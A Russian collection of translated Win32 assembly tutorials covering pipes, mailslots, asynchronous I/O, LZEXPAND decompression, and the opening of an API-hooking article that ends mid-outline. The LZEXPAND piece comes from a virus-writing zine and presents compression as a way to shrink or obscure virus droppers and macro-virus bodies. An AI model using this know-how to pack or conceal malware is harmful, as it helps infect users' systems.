Ладно, анонимные пайпы однонаправленны и безымянны. Они не могут быть использованы для удаленного взаимодействия (в отличии от именованных). Идея состоит в том, что сервер создает пайп и получает хэндлы чтения и записи в пайп. Тогда он может послать один из этих хэндлов процессу, с которым он хочет взаимодействовать (мы должны послать его через какой-нибудь другой метод IPC, я думаю, что лучше всего будет сделать это через атомы, хотя есть и другие пути...).

```
создание анонимного (безымянного) пайпа
push размер пайпа
```

```
push защита
push указатель на хэндл записи в пайп
push указатель на хэндл чтения из пайпа

call CreatePipe


pipe size  - size of pipe buffer
             if it's NULL system uses default size
protection - pointer to SECURITY_ATTRIBUTES
             if it's NULL pipe cant be inherited

размер пайпа - размер его буфера
защита       - указатель на SECURITY_ATTRIBUTES, если NULL - пайп нельзя
               унаследовать

Когда пайп создается, мы имеем доступ к обоим концам. После создания
пайпа, сервер должен отослать один хэндл клиентскому процессу.

чтение из пайпа синхронно - это означает, что функция не возвратится, пока
чтение не будет закончено

push указатель на структуру данных
push указатель на количество прочтенных байтов
push количество байтов, которое нужно считать
push указатель на буфер, куда будет производиться чтение
push хэндл чтения из пайпа

call ReadFile


указатель на структуру данных - эта структура используется для
                                асинхронного ввода и вывода; поэтому
                                напишем NULL
указатель на количество считанных байтов - указатель на dword, который
                                           будет содержать количество
                                           считанных байтов

запись в пайп синхронна - это означает, что функция не возвратится, пока
запись не будет выполнена

push указатель на структуру данных
push указатель на количество записанных байтов
push количество байтов, которое нужно записать
push указатель на буфер, содержащий записываемые данные
push хэндл записи в пайп

call WriteFile

Анонимные пайпы живут, пока открыты хэндлы чтения и записи. Мы можем
закрыть их с помощью функции CloseHandle.
```

Вот и все об анонимных пайпах.

Мейлслоты

Мейлслоты - это еще один простой способ взаимодействия между процессами. Его суть заключается в том, что один процесс (сервер) может коннектиться к мейлслоту и посылать эти сообщения. Мейлслоты используют датаграмы для коммуникации, а именованные слоты - нет (для удаленного взаимодействия). Уффф...

```
push защита
push время(ms) ожидания
push максимальный размер сообщения
push имя мейлслота

call CreateMailslot(A/W)

Возвращает имя мейлслота
имя мейлслота - имя, которое имеет следующую форму:
```

```
                db "\\.\mailslot\[path]name", 0
              - имя должно быть уникальным, и в нем могут быть
                псевдодиректории ([path]), и (как обычно) оно не
                чувствительно к регистру

максимальный размер сообщения - мы можем указать максимальную длину
                                записанного сообщения в мейлслот, как бы то
                                ни было, если это поле равно NULL, сообщение
                                может быть любого размера

время ожидания - это время, которое ReadFile будет ждать, если сообщение
                 еще не находится в мейлслоте. Есть несколько специальных
                 значений:

                 0  - если нет сообщения в мейлслоте, функция не будет
                      работать :)
                 -1 - функция будет ждать, пока в мейлслоте не появится
                      сообщение - (MAILSLOT_WAIT_FOREVER)
```

Ладно, мы создаем мейлслот и у нас есть его хэндл. Мы можем закрыть его с помощью CloseHandle...

Теперь мейлслот создан и к нему можено получить доступ по имени. Клиенты могут подсоединяться с помощью функции CreateFile(A/W), используя имя мейлслота в качестве имени файла. После подсоединения клиент получает хэндл мейлслота и может записывать сообщения в него. Это делается с помощью функции WriteFile. Сервер считывает сообщения с помощью ReadFile. Как CreateFile, и ReadFile уже затрагивались в этом тексте, поэтому я не буду тратить время на повторное объяснения. как бы то ни было, есть еще несколько функций для работы с мейлслотами.

```
функции сервера мейлслота:

push указатель на время ожидания чтения
push указатель на количество сощений
push указатель на размер следующего сообщения
push указатель на максимальный размер сообщения
push хэндл мейлслота        ; возвращается функцией CreateMailslot(A/W)

call GetMailslotInfo

Возвращает TRUE(1), если вызов прошел успешно

указатель на размер следующего сообщения - этот параметр может быть равен
          NULL, как бы то ни было, мы получим размер следующего сообщения в
          мейлслоте. Мы можем получить MAILSLOT_NO_MESSAGE(-1) - это значит,
          что в мейлслоте больше нет сообщений.

указатель на количество сообщений - этот параметр может быть равен NULL,
          если нет, то мы получим общее количество сообщений, которое нужно
          прочитать.

Чтобы установить время ожидания для операции чтения из мейлслота, мы можем
использовать:

push время ожидания для операции чтения
push хэндл мейлслота

call SetMailslotInfo

Когда у нас есть хэндл мейлслота, мы можем использовать стандартные функции,
чтобы получить информацию о нем. Мы можем использовать:

   DuplicateHandle
   GetFileTime
   SetFileTime
   GetHandleInformation
   SetHandleInformation
```

Вот и все.

Асинхронный ввод/вывод

Автор: mort[MATRiX], пер. Aquila

Дата: 2002-06-27

Предисловие

Хорошо, вы должны знать, что существует два типа операций ввода/вывода - синхронный и асинхронный типы. Используя функции асинхронного ввода/вывода вы будете ждать, пока операция ввода/вывода не будет закончена. Функции асинхронного ввода/вывода позволяют вам посылать запросы на выполнение операции ввода/вывода системе и немедленно продолжить выполнение кода. Когда операция асинхронного ввода/вывода будет закончена, система пошлет соответствующее уведомление.

Запрос на операцию асинхронного ввода/вывода

Первое, что вы должны сделать при работе с любым видом устройств - это открыть его с помощью CreateFile, задав флаг FILE_FLAG_OVERLAPPEd. Сделав это, мы можем использовать ReadFile и WriteFile.

```
push указатель на структуру OVERLAPPED
push указатель на количество прочтенных байтов
push количество байтов, которое нужно прочитать
push указатель на буфер, куда будет производиться чтение
push хэндл устройства, из которого будет производиться чтение
call ReadFile

push указатель на структуру OVERLAPPED
push указатель на количество записанных байтов
push количество байтов, которое нужно записать
push указатель на буфер, из которого будет браться информация для записи
push хэндл устройства, в которое будет производиться запись
call WriteFile
```

Структура OVERLAPPED - эта структура используется только для асинхронного ввода/вывода.

```
overlapped struc
        _internal           dd ?
        _internalHigh       dd ?
        _offset             dd ?
        _offsetHigh         dd ?
        _eventHandle        dd ?
overlapped ends
_ol     overlapped <>
```

Прежде чем вызывать некоторые функции API ввода/вывода, некоторые поля данной структуры должны быть инициализированы.

указатель на количество записанных байтов - содержит количество прочтенных или записанных байтов.

Я думаю, что назначение других параметров достаточно ясно.

Получение результатов асинхронной операции

После запроса на выполенение операции мы делаем все, что хотим, но по прошествии некоторого времени нам, вероятно, понадобятся результаты операции ввода/вывода. Для этого есть четыре пути:

• сигнализация объектов устройств ядра
• прерываемый ввод/вывод
• событийная сигнализация

Я сказал, что есть четыре пути, а упомянул только три... :))) Хорошо, последний называется 'completion ports'. Он, как правило, используется серверами, поэтому я не буду тратить на него время... говоря словами J.R.Cimrman'a:

"Вы можете говорить об этом, вы можете не соглашаться, но это все, что вы можете сделать..."

А теперь - в путь!

Сигнализация объектов устройств ядра

Каждый хэндл устройства система считает синхронизационным объектом. Вызов функции ReadFile или WriteFile устанавливает хэндл устройства в несигнализирующее значение. После того, как асинронная операция ввода/вывода выполнена, хэндл устройства переход в значение сигнализирование. Поэтому мы можем подождать конца асинхронной операции ввода/вывода с помощью WaitForSingleObject или WaitForMultipleObject.

```
push время ожидания
push хэндл, которого ждем
call WaitForSingleObject
```

время ожидания - период времени, в течении которого функция ждет сигнализации

```
push время ожидания
push булевое значение
push указатель на поле хэндлов
push количество проверяемых объектов - максимально 64
call WaitForMultipleObjects
```

булевое значение - установка в TRUE(1) заставит функцию ждать все хэндлы, в противном случае функция возвратится после сигнализации одного хэндла

возвраты этих функций:

```
WAIT_OBJECT_0  = 0    - то, чего мы ждали - объект был просигнализирован
                      - при использовании API XMultipleX при ожидании
                         одного объекта, мы получаем индекс этого хэндла
WAIT_TIMEOUT   = 0102h - время ожидания истекло, объект не был
                         просигнализирован
WAIT_FAILED    = -1    - произошла ошибка, используйте GetLastError для
                         получения расширенной информации
```

После вызова одной из этих функций мы значем, что операция ввода/вывода была завершена, однако мы не знаем ее результат. Чтобы узнать его, существует функция GetOverlappedResult.

```
push булевое значение - ожидание
push указатель на двойное слово - получаем байты перемещения
push указатель на структуру OVERLAPPED ввода/вывода, который мы проверяем
push handle
call GetOverlappedResult
```

булевое значение - ожидание - если TRUE(1), тогда функция будет ждать, пока не будет выполнена операция асинхронного ввода/вывода, иначе она возвратится немедленно, поэтому мы можем для сигнализации использовать эту функцию вместо функций WaitFor'x'Objects.

возвраты - мы получаем булевое значение - мы должны вызвать GetLastError, чтобы проверить результат операции.

Прерываемый ввод/вывод

Чтобы понять прерываемый ввод/вывод, вы должны знать, что существует очередь APC. APC расшифровывается как асинхронный вызов процедуры. APC создается для каждого треда. Мы должны послать запрос на асинхронную операцию ввода/вывода и сохранить ее результаты в APC. Чтобы сделать это, мы должны использовать функцию ReadFileEx или WriteFileEx. У этих практически те же параметры, что и у их аналогов без приставки 'Ex'. Основное изменение состоит в том, что необходимо указать функцию обратного вызова.

Итак, я упомянул функции ReadFileEx и WriteFileEx.

```
push указатель на функцию обратного вызова
push указатель на структуру OVERLAPPED
push указатель на количество прочтенных байтов
push количество байтов, которое нужно прочитать
push указатель на буфер, куда будет производиться чтение
push хэндл устройства, из которого будет производиться чтение
call ReadFile

push указатель на функцию обратного вызова
push указатель на структуру OVERLAPPED
push указатель на количество записанных байтов
push количество байтов, которое нужно записать
push указатель на буфер, из которого будет браться информация для записи
push хэндл устройства, в которое будет производиться запись
call WriteFile
```

Прототип функции обратного вызова (определение взято из MSDN).

```
VOID WINAPI FileIOCompletionRoutine(DWORD fdwError,
            DWORD cbTransfered,LPOVERLAPPED lpo);
```

Я думаю, что назначение параметров достаточно ясно...xex.

И немного о прерываемом состоянии. Тред находится в прерваемом состоянии, если он вызвал одну из пяти функций:

• WainForSingleObjectEx
• WaitForMultipleObjectEx
• SleepEx
• SignalObjectAndWait
• MsgWaitForMultipleObjectEx

(смотри прототипы в конце каждой части статьи)

Последний параметр первых четырех функций - это булевое значение, которое устанавливает, является ли спящий тред прерываемым. В последней функции вы должны установить флаги на MWMO_ALERTABLE.

И, наконец, заключительные слова данной части. Вы запрашиваете выполнение операции асинхронного ввода/вывода с помощью функций ReadFileEx или WriteFileEx, затем вы делаете еще что-нибудь. Когда вам нужно получить результаты операции, вы должны вызвать какую-нибудь API-функцию, чтобы установить тред в прерываемое состояние и если в APC находится

выполненная операция ввода/вывода, будет вызывана функция обратного возврата. Вот и все...

Прототипы, которые я обещал...

```
push булевое значение - прерываемость
push время ожидания
push хэндл ожидаемого объекта
call WaitForSingleObjectEx

push булевое значение - прерываемость
push время ожидания
push булевое значение - ждать все объекты
push указатель на массив хэндлов объектов
push количество объектов, которые нужно ждать
call WaitForMultipleObjectEx

push булевое значение - прерываемость
push время ожидания
call SleepEx

push булевое значение - прерываемость
push время ожидания
push хэндл объекта, который нужно ждать
push хэндл объекта для сигнализации
call SignalObjectAndWait

push флаги
push маска пробуждения
push время ожидания
push указатель на ожидаемые хэндлы
push количество объектов, которые нужно ждать
call MsgWaitForMultipleObjectEx
```

Дополнение

Есть еще одна функция, которую следует обсудить. Это QueueUserAPC. Она позволяет установить новую запись в APC. У этой функции следующий прототип:

```
push данные
push хэндл треда, в очередь которого помещается запись
push указатель на функцию обратного вызова
call QueueUserAPC
```

У функции обратного вызова следующий прототип (взят из MSDN):

```
VOID WINAPI APCFunc(DWORD dwParam)
```

Параметр хэндла треда может указывать на тред, в другом процессе, а не в том, который вызывает. Последний параметр QueueUserAPC шлется как параметр функции обратного вызова. Поэтому, возможно, эта функция может быть использована для какого-нибудь IPC, в любом случае, у нее только один 32-х битный параметр...

Событийная сигнализация

Чтобы понять событийную сигнализацию, вам нужно быть знакомым с событиями. Если нет, вы, вероятно, не поймет следующие слова. Как бы то ни было, я оставляю это на вас. Хорошо, если вы взглянете на структуру OVERLAPPED, вы увидите двойное слво под названием _eventHandle. Он заполнено хэндлом события. Поэтому вы заполняете это поле хэндлом события, а затем запрашиваете операцию асинхронного ввода/вывода. Затем, если вы хотите получить результат вашей операции ввода/вывоа, вы просто ждете его с помощью какой-нибудь соответствующей функции (например, WaitForSingleObject). Эта и другие необходимые функции объяснены где-то в этой статье, поэтому я больше не буду этого касаться. И, напоследок, заключительные слова: наслажайтесь событийной сигнализацией :).

Пособие по LZEXPAND

Автор: Bumblebee/29a, пер. Aquila

Дата: 2002-06-27

Disclaimer переводчика

Данный туториал взят из вирмейкерского emag'a "*29A#5*" (электронного журнала, посвященного созданию вирусов). Однако тематика данной конкретной статьи будет интересна не только вирмейкерам и ни в коем случае не является противозаконной.

Введение

В этом туториале рассказывается, как распаковать сжатый файл с помощью WinAPI и микрософтовского COMPRESS.EXE. Это ламерская утилита для сжатия файлов, использующая алгоритм LZ и формат, требуемый LZEXPAND.DLL. Взять COMPRESS.EXE можно здесь (находится в архиве `wasm_files.zip`: `files/compress.zip`).

Мы можем, например, сжать дроппер, и поместить внутрь тело вашего вируса. Так как дроппер был сжать с использование внешней программы, нам не нужно беспокоиться об алгоритме сжатия. Когда нам нужно распаковать файл, нам не нужно встраивать внутрь вируса, потому что маздай предоставляет нам простой способ его распаковки с помощью стандартных функций Win32 API.

Хотя LZ77 не дает нам каких-то потрясающих степеней сжатия, эту возможность надо иметь ввиду, так как это можно в качестве криптовки, и, может быть, ваш огромный 20-киловый инфектор, у которого есть дроппер для IRC, уменьшится в размере на несколько килобайт. Подумайте об этом и если дело того стоит, то давайте LZEXPANDируем его!

Что такое LZEXPAND.DLL?

Это просто библиотека, которая содержит несколько функций для управления сжатыми LZ-алгоритмом файлами.

Давайте посмотрим, что у нас есть:

• LZCopy - копирует сжатый файл в расжатый
• LZOpenFile - открывает сжатый файл и возвращает хэндл
• LZClose - закрывает хэндл файл, открытый функцией LZOpenFile

В этой библиотеке есть другие функции, но мы будет использовать только эти.

Открываем LZEXPAND.DLL

Нам нужно загрузить библиотеку LZEXPAND.DLL и получить адрес функции, чтобы использовать ее. Это делается как обычно. Заметьте, что мы вызываем LZ32.DLL, потому что наше приложение 32-битовое, а LZEXPAND.DLL - это ламерский NE-файл :).

Давайте посмотрим пример:

```
; ebp assumed to be delta offset
; some API addr required:
; LoadLibraryA GetProcAddress
LzExpandZs    db      'LZ32.dll',0    ; Это 32-битовая оболочка для LZEXPAND.DLL
LzExpandHnd   dd      0
LzFuncZs0     db      'LZCopy',0
LzFuncZs1     db      'LZOpenFileA',0
LzFuncZs2     db      'LZClose',0
LzFuncZsA     dd      offset LzFuncZs0,offset LzFuncZs1
              dd      offset LzFuncZs2
LzFuncAddr:
_LZCopy       dd      0
_LZOpenFile   dd      0
_LZClose      dd      0

      lea     eax,LzExpandZs+ebp
      push    eax
      call    dword ptr [_LoadLibraryA+ebp]
      or      eax,eax
      jz      LzExpandNotLoaded               ; загрузка dll не удалась
      mov     dword ptr [LzExpandHnd+ebp],eax

      lea     esi,LzFuncZsA+ebp               ; массив названий функций
      lea     edi,LzFuncAddr+ebp              ; массив, в котором будут
                                              ; сохраняться адреса
      mov     ecx,3
GetLzFuncLoop:
      mov     edx,dword ptr [esi]
      add     edx,ebp
      push    esi edi ecx
      push    edx                             ; названия функций api
      push    dword ptr [LzExpandHnd+ebp]     ; хэндл dll
      call    dword ptr [_GetProcAddress+ebp]
      or      eax,eax
      pop     ecx edi esi
      jz      LzExpandFuncNotFound            ; попытка получить адрес
                                              ; api-функции не удалась
      mov     dword ptr [edi],eax
      add     esi,4
      add     edi,4
      loop    GetLzFuncLoop
```

Не делайте тупое копирование этого кода! Поймите его!

И не забудьте вызвать FreeLibrary, когда LZEXPAND выполнит свою работу. Я думаю, что это кусок кода на ассемблере легко перевести на HLL. Я уверен, что этот код очень прост.

Использование LZEXPAND.DLL

Сессия работы с LZEXPAND выглядит примерно так:

• LZOpenFile - файл-источник (сжатый)
• LZOpenFile - файл-назначение (распакованный)
• LZCopy - файл-источник в файл-назначение
• LZClose - файл-источник
• LZClose - файл-назначение

Давайте посмотрим прототипы функций:

```
int LZOpenFileA(LPTSTR filename,LPOFSTRUCT reOpenBuf, WORD style)
```

filename: Имя файла, который нужно открыть, в формате ASCIIZ

reOperBuf: Указатель на структуру, которая будет заполнена определенной информацией в процессе выполнения функции, и будет использоваться в случае повторного открытия...

```
OFSTRUCT            struc
    cBytes          db      ?       ; lenght of the struct
    fFixedDisk      db      ?       ; non zero if file on HDD
    nErrCode        dw      ?       ; DOS error code if open fails
    Reserved        dw      ?,?
    szPathName      db      128 dup(?) ; path name
OFSTRUCT            ends
```

style: какое действие необходимо предпринять.

```
    OF_READ         equ     0000h
    OF_WRITE        equ     0001h
    OF_CREATE       equ     1000h
    OF_...
```

Функция возвращает хэндл файла или код ошибки (все они меньше нуля - прим. Aquila).

```
long LZCopy(int source, int destination)
```

source: хэндл файла, возвращенный в ходе вызова функции LZOpenFile с указанным стилем OF_READ.

destination: хэндл файла возвращенный в ходе вызова функции LZOpenFile с указанным стилем OF_WRITE.

Возвращает размер файла-назначения и некоторое значение меньше нуля в случае ошибки.

```
void LZClose(int handle)
```

handle: хэндл файла, который должен быть закрыт.

Далее следует пример, который распаковывает файл под названием file.tx_ в file.txt. Обратите, что delta offset не нужно, поэтому ebp был удален. Я попытался использовать кусок кода, в котором мы получали адреса функций API из LZEXPAND.DLL с минимумом изменений.

```
; cut here -----------------------------------------------------------------
;
;  This is an exaple of the use of LZEXPAND.DLL
;  Notice the ebp stuff is removed due is not required!
;  Expands file.tx_ to file.txt.
;  Coded by Bumblebee/29a
;
.486p
locals
.model flat,STDCALL

        extrn           ExitProcess:PROC
        extrn          LoadLibraryA:PROC
        extrn        GetProcAddress:PROC
        extrn           FreeLibrary:PROC

OFSTRUCT                struc
        cBytes          db      ?       ; длина структуры
        fFixedDisk      db      ?       ; не равно нулю, если файл на HDD
        nErrCode        dw      ?       ; DOS-код ошибки, если открытие файла
                                        ; не удалось
        Reserved        dw      ?,?
        szPathName      db      128 dup(?) ; путь к файлу
OFSTRUCT                ends


        OF_READ         equ     0000h
        OF_WRITE        equ     0001h
        OF_CREATE       equ     1000h
```

```
.DATA

  LzExpandZs    db      'LZ32.dll',0            ; помните: это только оболочка
  LzExpandHnd   dd      0
  LzFuncZs0     db      'LZCopy',0
  LzFuncZs1     db      'LZOpenFileA',0
  LzFuncZs2     db      'LZClose',0
  LzFuncZsA     dd      offset LzFuncZs0,offset LzFuncZs1
                dd      offset LzFuncZs2
  LzFuncAddr:
  _LZCopy       dd      0
  _LZOpenFileA  dd      0
  _LZClose      dd      0

  ofStruct      OFSTRUCT <?>

  file_in       db      'file.tx_',0
  file_out      db      'file.txt',0
  hnd_in        dd      0
  hnd_out       dd      0

.CODE
inicio:
        push    offset LzExpandZs
        call    LoadLibraryA
        or      eax,eax
        jz      LzExpandNotLoaded               ; загрузка dll не удалась
        mov     dword ptr [LzExpandHnd],eax

        lea     esi,LzFuncZsA                   ; массив названий функций;
        lea     edi,LzFuncAddr                  ; массив, в котором будут
                                                ; сохраняться адреса
        mov     ecx,3
  GetLzFuncLoop:
        mov     edx,dword ptr [esi]
        push    esi edi ecx
        push    edx                             ; названия функций API
        push    dword ptr [LzExpandHnd]         ; хэндл dll
        call    GetProcAddress
        or      eax,eax
        pop     ecx edi esi
        jz      LzExpandFuncNotFound            ; не удалось получить адрес функции
        mov     dword ptr [edi],eax
        add     esi,4
        add     edi,4
        loop    GetLzFuncLoop

        push    OF_READ
        push    offset ofStruct
        push    offset file_in
        call    dword ptr [_LZOpenFileA]
        cmp     eax,0
        jb      LzExpandFuncFailed
        mov     dword ptr [hnd_in],eax

        push    OF_WRITE OR OF_CREATE
        push    offset ofStruct
        push    offset file_out
        call    dword ptr [_LZOpenFileA]
        cmp     eax,0
        jb      LzExpandFuncFailed
        mov     dword ptr [hnd_out],eax

        push    dword ptr [hnd_out]
        push    dword ptr [hnd_in]
        call    dword ptr [_LZCopy]

        push    dword ptr [hnd_out]
        call    dword ptr [_LZClose]

        push    dword ptr [hnd_in]
```

```
        call    dword ptr [_LZClose]

LzExpandFuncFailed:
        push    dword ptr [LzExpandHnd]
        call    FreeLibrary

LzExpandFuncNotFound:

LzExpandNotLoaded:
        push    0h
        call    ExitProcess

Ends
End     inicio
; cut here -----------------------------------------------------------------
```

Как вы можете видеть, это очень просто :).

Где это можно использовать

Как я уже говорил ранее, LZ-алгоритм, используемый MS Compress и LZEXP не слишком хорош. Значительный эффект мы можем получить при сжатии файлов большого размена.

У нас есть вирус, состоящий из двух частей:

• PE-заразчик, написанный на ассемблере
• Word Macro

Если наш PE-заразчик меньше 4 килобайт, то он явно не нуждается в сжатии, но если вторая часть занимает около 100 килобайт :). Идея состоит в том, чтобы сжать word'овский doc и сохранить его в PE-части. Когда PE запустится, он распакует doc, который, в свою очередь, создат несколько макросов и... хе-хе-хе.

Мы имеем:

	Внутри PE файлов	**Макросы**
С LZEXPAND	4 + n kb	100 + (4+n) kb
Без LZEXPAND	4 + 100 kb	100 + (4+100) kb

Где n меньше 100 килобайт. Я тестировал на Plage2000 и получил следующие результаты:

• Без сжатия: 102.400 bytes
• Со сжатием: 32.597 bytes

Как вы можете видеть, в этом примере использование LZEXPAND дает неплохие результаты.

Напоследок

Micro$oft Winblows полна всякой дряни, которую мы можем использовать для нашей пользы. Нам только надо увидеть, что это нам дает, и использовать это. Теперь вы можете использовать простое сжатие в своих проектах с помощью API, предоставленных M$.

Я надеюсь, что вам понравилась эта маленькая статья. Успешного кодинга!

Система перехвата функций API платформы Win32

Автор: 90210 / HI-TECH

Дата: 2002-08-20

• 1. Введение
• 2. Перехват вызовов API в системах Windows NT и Windows 9X
• 2.1. Теория
• 2.2. Создание и исполнение удаленного кода
• 2.3. Изменение таблиц импорта
• 2.4. Сплайсинг функций ядра Windows 9X
• 2.5. Методы установки глобальных перехватчиков
• 2.6. Приостановка потоков
• 2.6.1. Получение описателя потока по его идентификатору в Windows 9X
• 2.6.2. Получение описателя потока по его идентификатору в Windows NT
• 2.6.3. Получение описателя потока по его идентификатору в Windows ME/2000/XP
• 3. Приложения. Примеры обработчиков
• Пример N1
• Пример N2
• Пример N3
• Пример N4

1. Введение

Во времена MS DOS ни одна серьезная программа не обходилась без перехватов прерываний - сервисов системы для установки на них своих процедур-обработчиков. Это было совершенно необходимо, например, для обеспечения "псевдо-многозадачности" (pop up), реакции на таймер в режиме реального времени, получения расширенной информации об одновременно нажатых пользователем клавиш и т.п. Установка своих обработчиков могла осуществляться даже без ведома системы, - правда, тогда была вероятность того, что DOS выделит память с находящимся в ней обработчиком для какой- либо программы, что чревато крахом системы. Для мелких резидентов это было не страшно, а большие "защищались" несколькими способами - например, маркированием области как используемой DOS в системных целях (установка маркера 80h). Резиденты могли привести систему в нестабильное состояние. Чтобы этого не случилось, разработчики должны были учитывать очень большое число тонкостей и "подводных камней" ОС и принимать соответствующие меры. К тому же, обработчики прерываний писались чаще всего на ЯА в целях экономии памяти и увеличении скорости работы. Отсюда следует, что качественные резиденты - столь необходимую в программировании под DOS технику - писали только программисты довольно высокой квалификации.
Системы Win32 претендуют на то, что ни один пользовательский процесс не может нарушить либо повлиять на работу другого или вызвать крах системы. Само понятие "резидент" в Win32 теряет свой смысл, так как каждый процесс работает в своем контексте памяти. Поэтому разработчики этих ОС отказались от подобного механизма, оставив только возможность обработки оконных сообщений (возможно, даже чужого процесса). Обработка оконных сообщений - это единственный метод получения информации о действиях пользователя для GUI приложений.
Разработчики Win32, конечно, предоставили сервисы ОС для осуществления того, что в DOS могло быть сделано только путем установки резидента. Часть из них реализована через систему оконных сообщений, часть - через сервисы 3-го кольца (user mode), а остальные - в виде низкоуровневых

сервисов, которые могут использоваться только драйверами (kernel mode). То есть, единый в прошлом механизм разделился на совершенно разные по сути подсистемы ОС. Это накладывает большие ограничения на его использование.
К примеру, пользователь NT (Win2k) с привилегиями пользователя или гостя хочет защититься от атак из сети на отказ, нежелательных соединений, либо проверить, не передается ли от него какая-либо информация без его ведома. Это может быть решено путем установки драйвера - сниффера (sniffer) его сетевой карты, то есть персонального файрволла (firewall). Проблема состоит в том, что он не может установить свой драйвер в систему, так как он не имеет администраторских прав. Это ограничение действительно необходимо - ведь в противном случае даже гость может сделать с системой все, что угодно, так как код драйвера исполняется в нулевом кольце. Он, к примеру, может получить администраторские права, покопавшись в коде процесса Winlogon.exe.
Однако эта же задача может быть решена без использования драйверов с практически той же эффективностью.

2. Перехват вызовов API в системах Windows NT и Windows 9X

2.1. Теория

Нельзя утверждать, что адреса функций даже в системных библиотеках (например, Kernel32.dll) не изменяются в зависимости от версии ОС, ее сборки либо даже конкретной ситуации. Это происходит из-за того, что предпочитаемая база образа библиотеки (dll preferred imagebase) является константой, которую можно изменять при компиляции. Более того, совсем не обязательно, что dll будет загружена именно по предпочитаемому адресу, - этого может не произойти в результате коллизии с другими модулями, динамически выделенной памятью и т.п. Поэтому статический импорт функций происходит по имени модуля и имени функции (либо ее номера - ординала), предоставляемой этим модулем. Загрузчик PE файла анализирует его таблицу импорта и определяет адреса функций, им импортируемых. В случае, если в таблице импорта указана библиотека, не присутствующая в контексте, происходит ее отображение в требуемый контекст, настройка ее образа и ситуация рекурсивно повторяется. В результате в требуемом месте определенной секции PE файла (имеющей атрибут "readable") заполняется массив адресов импортируемых функций. В процессе работы каждый модуль обращается к своему массиву для определения точки входа в какую-либо функцию. Отсюда следует, что для перехвата функций в рамках одного контекста с уже инициализированными модулями, работающими потоками можно действовать двумя способами.
Первый состоит в следующем. Определяется адрес нашего обработчика перехватываемой функции, расположенного, к примеру, в загруженной в контекст данного процесса библиотеке. Определяется настоящий адрес функции и производится замещение первых 5 байт ее кода на длинный прыжок к нашему обработчику. Для вызова исходного кода функции обработчик должен восстановить прежние байты кода, сделать вызов функции, и после возвращения управления восстановить опкод JMP в начале функции, иначе наш обработчик никогда не получит управление вновь. Этот метод называется "сплайсингом". Рассмотрим его сильные и слабые стороны.
• Так как исправляется только память модуля, в котором производится перехват, то наш код будет вызываться как в результате вызовов функции как старыми модулями, так и динамически подгружаемыми, так как адрес перехватываемой функции не изменился - произведена лишь "врезка" нескольких байтов. При вызове перехватываемой функции наш код обязательно

вызовется.
• Будут перехватываться вызовы даже внутри обработанного модуля, так как неважно, каким образом точка входа перехватываемой функции получила управление.
• Становится элементарной деинсталляция нашего обработчика - достаточно восстановить исходные байты.
• В системах Win95/98 некоторые системные библиотеки (kernel32, user32 и др.) загружаются в адресное пространство "2Gb, которое проецируется на все контексты, присутствующие в системе. Это усложняет процесс перехвата их функций, так как содержимое памяти свыше 2Gb не может быть изменено стандартными документированными API функциями. Установить разрешение на запись в эту область памяти может функция _PageModifyPermissions, вызывающаяся с помощью kernel32!VxDCall0 и имеющая номер 1000dh. После установки атрибута "writable" на необходимый регион памяти и осуществления записи в него изменения произойдут во всех присутствующих контекстах одновременно. Значит, код нашего обработчика должен располагаться по одинаковым адресам во всех контекстах. Это возможно только если код будет находиться выше 2Gb - этого можно добиться несколькими способами. Вот самые распространенные из них: непосредственное указание требуемого imagebase линкеру динамически загружаемой библиотеки при компиляции ("2Gb); расположение кода в межсекционном пространстве какого-либо модуля, загруженного выше 2Gb; выделение памяти, проецируемой на все контексты (например, из файла подкачки) и копирование туда своего кода. Таким образом, наш обработчик будет получать управление в результате вызова перехватываемой функции в любом контексте. Если же необходимо осуществить перехват функции только в определенном контексте, обработчик должен вызывать GetCurrentProcessId() для получения сведений о вызывателе. Если же перехват сужается до определенного модуля, то кроме идентификации текущего процесса необходим анализ стека для определения вызывающего модуля.
• Если наш обработчик получил управление, восстановил исходные байты и занялся чем-то, то другой поток в этот момент может вызвать настоящую функцию, то есть вызов перехвачен не будет - реентерабельность обработчиков не гарантируется даже при правильной организации кода. Эта проблема в общем случае не имеет решения.
Другой метод выглядит так. Определяется точка входа перехватываемой функции. Составляется список модулей, в настоящий момент загруженных в контекст требуемого процесса. Затем перебираются дескрипторы импорта этих модулей в поиске адресов перехватываемой функции. В случае совпадения этот адрес изменяется на адрес нашего обработчика.
• Осуществляется реентерабельность нашего обработчика, так как код перехватываемой функции не изменяется вообще.
• Становится более гибким выбор модуля/процесса, в котором необходимо осуществить перехват. Тело нашего обработчика может находиться по разным адресам в разных контекстах.
• Уже инициализированные модули могут сохранить настоящий адрес функции и впоследствии вызывать именно его, минуя наш обработчик.
• Необходимо каким-то образом распространять наши обработчики на динамически загружаемые модули. Это в свою очередь можно осуществить несколькими способами.

1. В модуле, содержащем код перехватываемой функции, изменяется таблица экспорта - точнее, относительный виртуальный адрес (RVA) перехватываемой экспортируемой функции. Загрузчик PE будет указывать эти значения (+imagebase) в таблицы импорта новых модулей. Также функция GetProcAddress будет возвращать адреса наших обработчиков. Этот способ имеет существенный недостаток. Рассмотрим пример: пусть мы перехватываем некоторую функцию из kernel32. Процессом был вызван GetProcAddress(kernel32_base,&kernel_function_name) для получения ее адреса. Так как kernel32 загружен во всех контекстах по одному и тому же адресу, то адрес, возвращенный GPA, можно использовать для вызова функции удаленным кодом. Далее процесс выделяет память, к примеру, в контексте своего дочернего процесса, и после этого копирует удаленный код в эту область памяти. После этого он вызывает CreateRemoteThread для создания

удаленного потока. Но так как мы перехватили одну из вызываемых этим потоком функций, то ее адрес больше не принадлежит региону kernel32. Даже если эта функция перехвачена и в дочернем процессе, то нельзя гарантировать однозначность адреса нашего обработчика в обоих контекстах. То есть очень вероятно, что при исполнении удаленного потока возникнет ситуация передачи управления не на наш обработчик - например, на неинициализированную страницу, страницу, не имеющую атрибут "executable" или вообще в чужой код. Любой из этих случаев приведет к GPF и процесс-мишень будет аварийно завершен.
2. Во избежание ситуации, описанной выше, нельзя перехватывать функции, часто используемые как начальная точка удаленного потока - LoadLibraryA, LoadLibraryW. Они являются всего лишь переходниками к более мощным функциям - LoadLibraryExA, LoadLibraryExW. Но их перехват не решит проблему, так как переход к ним в kernel32 делается коротким - по относительному смещению, не используя таблицу импорта. Но при более детальном изучении этих функций оказывается, что LoadLibraryExA сводится к LoadLibraryExW, а та, в свою очередь, к недокументированной функции ntdll!LdrLoadDll. Ее перехват необходим для решения двух задач: инсталляции перехвата функций на динамически загружаемые библиотеки и возможности установки обработчиков в цепочку.

2.2. Создание и исполнение удаленного кода

